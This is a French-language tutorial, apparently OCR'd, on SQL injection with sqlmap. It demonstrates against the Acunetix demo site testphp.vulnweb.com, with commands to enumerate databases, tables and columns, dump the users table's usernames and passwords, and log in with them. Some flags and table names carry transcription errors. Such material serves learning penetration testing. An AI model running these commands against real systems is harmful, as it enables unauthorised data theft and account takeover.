
SQL INJECTION



L'injection SQL est un type d'attaque par injection de code qui permet à un attaquant d'injecter et d'exécuter des requêtes SQL malveillantes dans un serveur de base de données d'applications Web, leur accordant l'accès. C'est le moyen le plus courant de tirer parti des bogues de sécurité. Certaines attaques par injection SQL peuvent révéler des informations confidentielles sur les clients, tandis que d'autres peuvent effacer une base de données. Certaines applications sont accessibles à distance.
L'injection SQL est une méthode d'attaque relativement simple et largement utilisée. Les attaques SQLI doivent être évitées et détectées dans le cadre de toute évaluation de la sécurité.

SQLMAP

Sqlmap est un outil de test d'intrusion open source permettant de détecter et d'exploiter les vulnérabilités d'injection SQL, ainsi que de prendre le contrôle des serveurs de bases de données.
Il comprend un moteur de détection puissant, diverses fonctionnalités spécialisées pour le testeur d'intrusion ultime et un large éventail d'options qui couvrent l'empreinte digitale de la base de données, la récupération des données à partir des bases de données, l'accès au système de fichiers sous-jacent et l'exécution de commandes hors bande sur le système d'exploitation. Système.
Pour commencer, nous utiliserons l'outil automatisé sqlmap de Kali Linux pour effectuer l'injection SQL. On utilise **testphp.vulnweb.com**. Il s'agit d'un site de démonstration pour le scanner de vulnérabilité Web Acunetix.

Recherche de base de données

Sélectionner **http://testphp.vulnweb.com/artists.php?artist=1** copiez le lien et collez-le dans le terminal à l'aide de la commande sqlmap.

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –dbs pour trouver la base de données.

Comme vous pouvez le constater, deux bases de données sont disponibles sur le site Web. Trouvons les tables de la base de données à l'aide de la commande :**sqlmap -u**

http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables vous verrez la liste des tables disponibles dans la base de données acurat.

Recherche de colonnes

Trouvons les tables et les colonnes de la base de données pour avoir une meilleure idée du site Web. Utilisez la commande :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –columns. Vous obtiendrez les colonnes avec le nom de la table.

Maintenant que nous connaissons les colonnes, essayons de trouver la valeur des colonnes. Utilisez la commande

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname –dump

De la même manière, vous pouvez obtenir le mot de passe pour le uname. Utiliser la commande
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T utilisateurs -C pass –dump

Connectez-vous avec les informations d'identification obtenues et vérifiez les détails.